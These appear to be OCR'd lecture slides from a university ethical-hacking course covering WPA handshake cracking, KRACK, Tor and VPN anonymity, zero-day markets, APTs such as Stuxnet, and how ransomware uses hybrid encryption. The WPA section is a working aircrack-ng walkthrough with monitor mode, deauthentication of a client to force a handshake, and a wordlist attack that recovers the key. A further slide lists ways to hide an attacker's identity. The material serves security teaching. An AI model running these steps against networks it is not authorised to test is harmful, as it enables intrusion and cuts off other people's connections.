- How to attack: MIC in four-way handshake is exploited!
  - Capture message flows of four-way handshake.
  - MIC uses PTK to authenticate SNonce as follows:

    MIC = hash(PTK | SNonce)
  - Given MIC, try to find a right PTK that produces a given MIC by performing brute-force attack on PMK (passphrases). This is possible as ANonce, SNonce, AP-MAC and S-MAC are all available.
- Mitigation: Use a complex passphrase for PMK.

This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

- Preparation
  - ✓ On Kali Linux, we will be using Aircrack-ng suite, which consists of `airmon-ng` (for putting network card into monitor mode), `airodump-ng` (for packet capturing) and `aireplay-ng` (for forcing hand-shake)
  - ✓ We need a `password.lst`, a list of potentially weak passwords (passphrases)
  - ✓ Get the name of wireless network interface: `wlan0`

```
root@kali:~# cat password.lst
123456
password
password1234
qwerty
123456789
monkey
football
11111111
mustang
abc123
mustang123
access123
football123
1234
shadow
batman
shadow1234
batman123
masterkey
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be d
permission from UOW

WPA Cracking in Practice

❖ **Step 1:** Put our wireless network interface into monitor mode using `airmon-ng` (Below, the monitor mode is denoted by "`wlan0mon`")

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k           Qualcomm Atheros AR9287 Wireless Network
Adapter (PCI-Express) (rev 01)
```


This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

❖ Step 2: Get AP's MAC address you're targeting using `airodump-ng`.

```
root@kali:~# airodump-ng wlan0mon

CH  9 ][ Elapsed: 6 mins ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[redacted]         -53      945        0    0   2  54e  WPA2 CCMP   PSK  ale102
88:1F:A1:39:B2:A6  -60      449       53    0   1  54e  WPA2 CCMP   PSK  home_network
14:CC:[redacted]   -73      413       24    0   1  54e. WPA2 CCMP   PSK  Nexus
30:B5:[redacted]    -1        0        0    0  -1  -1                    <length:  0>
[redacted]         -75        6        0    0   1  54e  WPA2 CCMP   PSK  F1801

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   54:E4:3A:BF:29:29  -68    0 - 1      0        1  home_network
88:1F:A1:39:B2:A6  3C:15:C2:C5:D4:52  -38    0 -24e     0       35  home_network
88:1F:A1:39:B2:A6  70:81:EB:0E:70:87  -72    1e- 1    133        7
88:1F:A1:39:B2:A6  AC:BC:32:0B:41:69  -73    0 -24      0        7  home_network
14:CC:[redacted]   68:DB:CA:[redacted]  -1   11e- 0      0       20
30:B5:[redacted]   14:CC:[redacted]   -76    0 - 1      0        2
```

Possible reconnaissance: Other wireless connections and MAC addresses are visible!

This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

❖ Step 3: Capture packets between AP and Client (represented as STATION) and save them in the "`pentestdump`" file using `airodump-ng`

```
root@kali:~# airodump-ng -c 11 --bssid 88:1F:A1:39:B2:A6 -w pentestdump wlan0mon
 CH 11 ][ Elapsed: 1 min ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

 88:1F:A1:39:B2:A6  -53 100      878       31    0  11  54e  WPA2 CCMP   PSK

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 88:1F:A1:39:B2:A6  E8:06:88:84:11:BC  -58   54e-54      0        4
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

❖ Step 3': "Force" four-way handshake using `aireplay-ng` for fast result

-0 means "deauthentication" 1 means the number of deauths (0 means send them continuously)

```
root@kali:~# aireplay-ng -0 1 -a 88:1F:A1:39:B2:A6 -c E8:06:88:84:11:BC wlan0mon
23:08:56  Waiting for beacon frame (BSSID: 88:1F:A1:39:B2:A6) on channel 11
23:08:57  Sending 64 directed DeAuth. STMAC: [E8:06:88:84:11:BC] [53|63 ACKs]
```

```
CH 11 ][ Elapsed: 2 mins                    [ WPA handshake: 88:1F:A1:39:B2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

88:1F:A1:39:B2:A6  -51 100     1377      185   16  11  54e  WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

88:1F:A1:39:B2:A6  E8:06:88:84:11:BC  -59   54e-54   1939      288
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

- Step 4: Crack using `aircrack-ng`

```
root@kali:~# aircrack-ng -w password.lst -b 88:1F:A1:39:B2:A6 pentestdump*.cap
Opening pentestdump-01.cap
Reading packets, please wait...
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

WPA Cracking in Practice

❖ Step 5: Crack using `aircrack-ng`

```
                    Aircrack-ng 1.2 rc4

[00:00:00] 8/11 keys tested (492.73 k/s)

Time left: 0 seconds                                      72.73%

                  KEY FOUND! [ mustang123 ]


Master Key     : 1C B2 C8 B1 F6 AD 2C 29 48 3F DF 0F 1A 71 2E E5
                 E4 6C 32 4E 77 95 C0 4D 90 B3 5C 18 06 7A 33 40

Transient Key  : 13 89 7D EF CD 91 F4 81 2C AB 80 4F CD 25 1F 40
                 29 C9 F6 DB C8 C5 63 36 4D 6C BE 3E B8 AC 83 6A
                 C3 DD 49 04 F5 F8 69 D6 21 D2 5F 4B D4 1D 5F D7
                 04 21 31 F1 D4 BF 76 15 59 6B BA 6B 09 C4 7A E6

EAPOL HMAC     : 3F 45 91 24 EB 58 2F 72 F0 8E D9 72 3F 79 BF B4
```

AUSTRALIA
permission from UOW

Extension of WPA

- WPA/WPA2 enterprise
  - While WPA/WPA2 Personal uses a pre-shared key, WPA/WPA2 enterprise uses an additional component called Remote Authentication Dial-In User Service (RADIUS) server.
  - The RADIUS server manages client authentication and generates a PMK for each client.
  - The client and the AP agree on supported security protocols not the PMK.
  - The RADIUS server sends the PMK (of the authenticated client) to the AP.

This slide is copyrighted. It must not be distributed without permission from UOW

Extension of WPA

- The AP and the client will generate a pairwise transient key (PTK), which depends only on the current session. → A secure tunnel between the client and AP is established.

- Advantage
  - As the PMK is specific to one user (client), the PMK does not have to be shared by any other user.
  - Even if a user is revoked, we do not have to worry about the leakage of the PMK.

This slide is copyrighted. It must not be distributed without permission from UOW

KRACK: Another Attack on WPA

- Not an implementation error. The protocol (802.11i) itself has a vulnerability to Key Reinstallation Attack.
- In a key reinstallation attack, the adversary tricks a victim into reinstalling an already-in-use key. This can be achieved by manipulating and *replaying* cryptographic handshake messages.
- The vulnerability stems from the fact that associated parameters including IV (initialization vector) are reset to their initial values when the victim reinstalls the key.


UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

KRACK: Another Attack on WPA

- Simplified description of KRACK
  - ➢The adversary captures Msg4 (r+1) and does not send it to Authenticator.
  - ➢Supplicant sends the first encrypted data in ②, which is denoted by:

    C1=PRF(IV||PTK) XOR (data1). The adversary will capture this.
  - ➢Not having received any data from Supplicant, Authenticator sends Msg3 (r+2) to Supplicant.



UNIVERSITY OF WOLLONGONG AUSTRALIA


This slide is copyrighted. It must not be distributed without permission from UOW

KRACK: Another Attack on WPA

- Simplified description of KRACK
  - ➢The adversary captures Msg4 (r+2) and does not send it to Authenticator.
  - ➢Then, all parameters are reset to the initial values and the key is reused (reinstall PTK), according to the WPA spec.
  - ➢That is, Supplicant sends the second data in ⑤, which is denoted by:

    C2=PRF(IV||PTK) XOR (data2).

    Because **PRF(IV||PTK) is reused**, we also know data2. (Like the attack WEP before.)



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed withou permission from UOW

CSCI369 Ethical Hacking

Lecture 6 Privacy Tools, Zero-Day, APT and Ransomware

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- The term “privacy” is a double-edged sword:
  - It can provide a user with a state free from being watched.
  - It can provide a hacker with a tool that can hide their tracks of attack.
- Anonymity: Providing privacy does not always mean providing anonymity but anonymity is an essential part of privacy.

This slide is copyrighted. It must not be distributed without permission from UOW


Privacy Tools

- Virtual Private Network (VPN)
  - ➢ <u>All the IP packets from the source (hacker) and a VPN server are encrypted through *IPSec*.</u>
    - ✓ Originally VPN was created for employees to securely connect to their company's network remotely.
  - ➢ All internet activity of the hacker is routed through the VPN server.
  - ➢ VPN can hide the hacker's physical location.
  - ➢ VPN can give the hacker anonymity if configured properly.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

IPSec




- Acronym for **I**nternet **P**rotocol **Sec**urity
- IPSec is a framework of open standards that provides, between participating peers at the **IP layer** with
  - data confidentiality
  - data integrity
  - and data authentication.
- IPsec can protect data flows between
  - a pair of hosts (*host-to-host*),
  - between a pair of security gateways (*network-to-network*),
  - or between a security gateway and a host (*network-to-host*).

UNIVERSITY OF WOLLONGONG AUSTRALIA


This slide is copyrighted. It must not be distributed without permission from UOW

IPSec

- Example of protected data flow



Network-to-Host



Network-to-Network

- Most popular application of IPSec is a Virtual Private Network (VPN).
- Many company uses VPN because it is much cheaper than building a dedicated private network.
- It is also a good privacy tool not only for hackers, but also general users.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- Using Tor network
  - Tor: A group of volunteered servers which can be used to provide anonymity on the Internet.
  - Tor users use the Internet by connecting through a series of virtual tunnels rather than making a direct connection.
  - Tor is used as an effective censorship circumvention tool, allowing its users to reach otherwise blocked destinations or content → In fact, it was first invented by US military.

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- How Tor works
  - To create a private network path using Tor, the user's Tor software or client builds a virtual circuit of encrypted connections, called "Onion Routing" one by one through nodes on the network.
  - The circuit is extended one hop at a time, and each node knows only which node gave it data and which node it is giving data to → No individual node ever knows the complete path that a data packet has taken.
  - The client (source) negotiates a separate set of encryption keys for each hop along the circuit to ensure that each hop can't trace these connections as they pass through.

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- Features of Tor
  - Once a Tor routing has been established, various types of data can be exchanged.
  - It is also possible several different sorts of software applications can be deployed over the Tor network.
  - Because each node sees no more than one hop in the circuit, neither an eavesdropper nor a compromised node can use traffic analysis to link the connection's source and destination.
- Implementations
  - Tor Browser, Tor Messenger etc.

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- Limitation
  - Tor has been very effective but research has been doing to break Tor by compromising Tor nodes.
  - User's misconfiguration can lead to compromise of anonymity.

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- DNS (Domain Name Service) Encryption
  - ➢A DNS query/response leaks the information about the sites the user is communicating with. → Privacy issues arise.
  - ➢The Internet Service Provider (ISP) (or third party) can *snoop* the entries in the DNS server it is running.
  - ➢Therefore, DNS encryption is proposed:
    - ✓DNS over HTTPS (proposed by Google): Encrypt all the DNS queries/responses through TLS.
    - ✓OpenDNS (proposed by Cisco): Similar to DNS over HTTPS (https://www.opendns.com/about/innovations/dnscrypt/).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- Anonymous-friendly Search Engines
  - Every major search engine (Google, Yahoo! and Bing) online today tracks almost 100% of searches the users perform.
  - if you want to use a search engine that doesn't, consider to use alternative anonymous-friendly Search Engines –DuckDuckGO and Startpage.
  - *DuckDuckGo*: The main approach that this search engine takes to protect user privacy is in not using the filtering system that major search engines use to offer "personalized results".

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- *Private browsing mode*: Chrome and Firefox browser provides this mode. All search and browsing history will be cleared once the user quits the browser.

This slide is copyrighted. It must not be distributed without permission from UOW

Privacy Tools

- Other methods of protecting a hacker's identity
  - ➢Change MAC address.
  - ➢Use public WiFi with VPN.
    - ✓Using public WiFi without VPN is actually very dangerous.
  - ➢Boot a machine from a "live CD" (running totally in the RAM).
    - ✓Do not leave any logs in your machine.

This slide is copyrighted. It must not be distributed without permission from UOW

Zero-Day= Zero-Day Vulnerability/Exploit

- Zero-day vulnerability
  - It refers to a security hole in software that is yet known to the public including software vendors or to antivirus vendors.
  - Although the vulnerability is not yet publicly known, it may already be known by attackers who are quietly exploiting it.
  - Because zero-day vulnerabilities are unknown to software vendors and to antivirus firms, there is no patch available yet to fix the hole and generally no antivirus signatures to detect the exploit.

This slide is copyrighted. It must not be distributed without permission from UOW

Zero Day= Zero-Day Vulnerability/Exploit

- Zero-day exploit
  - Zero-day exploit refers to code that attackers use to take advantage of a zero-day vulnerability.
  - Attackers use the exploit code to plant a virus, Trojan horse or other malware onto a computer or device.
  - Zero-day exploit codes are extremely valuable and are used not only by criminal hackers but also by nation-state spies and cyber warriors, like those working for the NSA and the U.S. Cyber Command.

This slide is copyrighted. It must not be distributed without permission from UOW

Zero Day Markets

- Expected or not, zero-day exploits are traded in
  - Black market where criminal hackers trade in exploit code and vulnerability information to break into systems;
  - White market where researchers and hackers disclose vulnerability information to vendors, in exchange for money;
  - Gray market where some defense contractors sell zero-day exploits and vulnerability information to militaries, intelligence agencies and law enforcement to use for surveillance and offensive computer operations.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Advanced Persistent Threat (APT)

- Definition of APT according to NIST
  - "*An adversary that possesses <u>sophisticated levels of expertise and significant resources</u> which allow it to create opportunities to achieve its objectives by using multiple attack vectors (e.g., cyber, physical, and deception). These objectives typically include <u>establishing and extending footholds</u> within the information technology infrastructure of the targeted organizations for purposes of exfiltrating information, undermining or impeding critical aspects of a mission, program, or organization; or positioning itself to carry out these objectives in the future.*"

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

APT Characteristics

- Specific targets and clear objectives
  - The targets of APT are typically governments or organizations possessing substantial digital assets.
  - The top ten industry vertical targets are education, finance, high-tech, government, consulting, energy, chemical, telecom, healthcare and aerospace.
  - While traditional attacks propagate as broadly as possible to improve the chances of success and maximize the harvest, an APT attack only focuses on its pre-defined targets, limiting its attack range.
  - APTs typically look for digital assets that bring competitive advantage or strategic benefits, such as national security data, intellectual property, trade secrets, etc.

This slide is copyrighted. It must not be distributed without permission from UOW

APT Characteristics

- Highly organized and well-resourced attackers
  - The actors behind APTs are typically a group of skilled hackers, working in a coordinated way.
  - They may work in a government or military cyber unit, or be hired as contractors by governments and private companies.
  - They are well-resourced from both financial and technical perspectives. This provides them with the ability to work for a long period, and have access to zero-day vulnerabilities and attack tools. When they are state-sponsored, they may even operate with the support of military or state intelligence.

This slide is copyrighted. It must not be distributed without permission from UOW

APT Characteristics

- A long-term campaign with repeated attempts
  - An APT attack is typically a long-term campaign, which can stay undetected in the target's network for several months or years.
  - APT actors persistently attack their targets and they repeatedly adapt their efforts to complete the job when a previous attempt fails.
  - This is different from traditional threats, since traditional attackers often target a wide range of victims, and they will move on to something less secure straight way if they cannot penetrate the initial target.

This slide is copyrighted. It must not be distributed without permission from UOW

APT Characteristics

- Stealthy and evasive techniques
  - APT attacks are stealthy, possessing the ability to stay undetected, concealing themselves within enterprise network traffic, and interacting just enough to achieve the defined objectives.
  - For example, APT actors may use zero-day exploits to avoid signature-based detection, and encryption to obfuscate network traffic. This is different from traditional attacks, where the attackers typically employ "smash and grab" tactics that alert the defenders.

This slide is copyrighted. It must not be distributed without permission from UOW

Phases of APT

- A typical APT attack will have the following six phases:
  (1) Reconnaissance
  (2) Delivery
  (3) Initial intrusion
  (4) Command and control
  (5) Lateral movement
  (6) Data exfiltration

This slide is copyrighted. It must not be distributed without permission from UOW

Examples of APT

- Stuxnet
  - Stuxnet is a worm, often classified as an APT malware.
  - Designed to attack programmable logic controllers of nuclear centrifuges.
  - It is believed to have ruined almost 20 percent of Iran's nuclear centrifuges.
- Duqu
  - Many experts suspect that it is related to Stuxnet.
  - It was designed to gather information that could be used to attack SCADA systems.
- Flame
  - Used for reconnaissance and information gathering in the Middle East: Record audio, screen, keyboard activities, Skype conversations.
  - The size is large: Around 20 megabytes.
  - Spread through USB → Known to be the most advanced malware.

This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- SCADA (Supervisory Control and Data Acquisition)
  - ➢A control system architecture designed to control processes and automation in factories and power plants with two roles:
  - ➢High-level management
    - ✓Computers, networked data communications and GUIs for supervisory process
  - ➢Low-level interface
    - ✓Peripheral devices such as programmable logic controllers (PLC).
    - ✓PLC : Industrial digital computer for controlling manufacturing processes

This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- The Stuxnet worm is designed to attack the "SCADA" software
  - It is unusual to focus on attacking industry-related systems, which is one of the reasons that the Stuxnet worm was developed by a well-resourced organisation (perhaps related to some governments).
- It has been known that the Stuxnet targets nuclear facilities in Iran.
- Symptoms
  - The worm was designed to hop from PCs to the Siemens PLCs used for SCADA process control.

This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- Once a SCADA computer is infected, the worm modifies the data sent by the sensors to the central monitors in such a way that the operation of centrifuges (used for uranium enrichment) gradually malfunctions while human operators are not aware of it. → *The worm gradually raises the frequencies of rotation of centrifuge to a level that it will break*.

- Stolen certificate
  - Some of the drivers of the Stuxnet worm used valid signed certificates from RealTek (a semiconductor company in Taiwan) and another company near RealTek.
  - It seems that a private signing key could have been compromised.
  - This shows that the Stuxnet worm was developed by an entity which has good resources.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Stuxnet

- Analysis: Why is Stuxnet APT?
  - ➢Recap: The four characteristics of APT:

  (1) Specific targets and clear objectives

  ✓Yes, as Stuxnet has a clear target.

  (2) Highly organized and well-resourced attackers

  ✓Yes, all the attack/propagation methods are highly sophisticated.

  (3) A long-term campaign with repeated attempts

  ✓Yes, it there are a few ways to attack. It uses Conficker's method too.

  (4) Stealthy and evasive attack techniques

  ✓Yes, the malfunction of centrifuges was gradual (not abrupt).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

- Ransomware
  - Ransomware is a type of malware that threatens to publish the victim's data or permanently block access to it unless a ransom is paid.
  - Usually recent ransomware uses an advanced technique called cryptoviral extortion, in which it encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware

- Ransomware (continued)
  - In a properly implemented cryptoviral extortion attack, recovering the files without the decryption key is **intractable** – and it is very difficult to trace digital currencies, which are used for the ransoms, making tracing and prosecuting the attacker difficult
  - The concept of file encrypting ransomware was invented and implemented by Young and Yung at Columbia University and was presented at the 1996 IEEE Security & Privacy conference

This slide is copyrighted. It must not be distributed without permission from UOW


Operation of Ransomware

- Preliminary: Hybrid encryption
  - ➢In reality, it is expensive to encrypt a large file using a public key encryption algorithm
    - ✓The security of most public key encryption algorithms is based on computationally-hard mathematical problems like integer factorization → The computational cost is high
  - ➢The solution is to generate a "symmetric" key to encrypt a message using a symmetric encryption algorithm and encrypt the symmetric key using a public key encryption algorithm
  - ➢Both the ciphertext that encrypts the symmetric key and the ciphertext that encrypts the message will be sent to the receiver (who owns the matching private key)

This slide is copyrighted. It must not be distributed without permission from UOW

Operation of Ransomware

- Hybrid encryption - Diagram




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Operation of Ransomware

- Ransomware is the following three-round protocol carried out between the attacker and the victim.
  - Step 1: The attacker generates a public and private key pair (*pk*, *sk*) and places the corresponding public key (pk) in the malware. The malware is released.




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Operation of Ransomware

- Step 2: To carry out the attack, the malware generates a random symmetric key (k) and encrypts the victim's data (m) to create C_m(message ciphertext). It also encrypts k with the attacker's public key pk to create C_k (key ciphertext). It then **deletes** both k and m to prevent recovery. It displays a message explaining how to pay the ransom. The victim then sends the key ciphertext C_k and e-money ($$$) to the attacker.

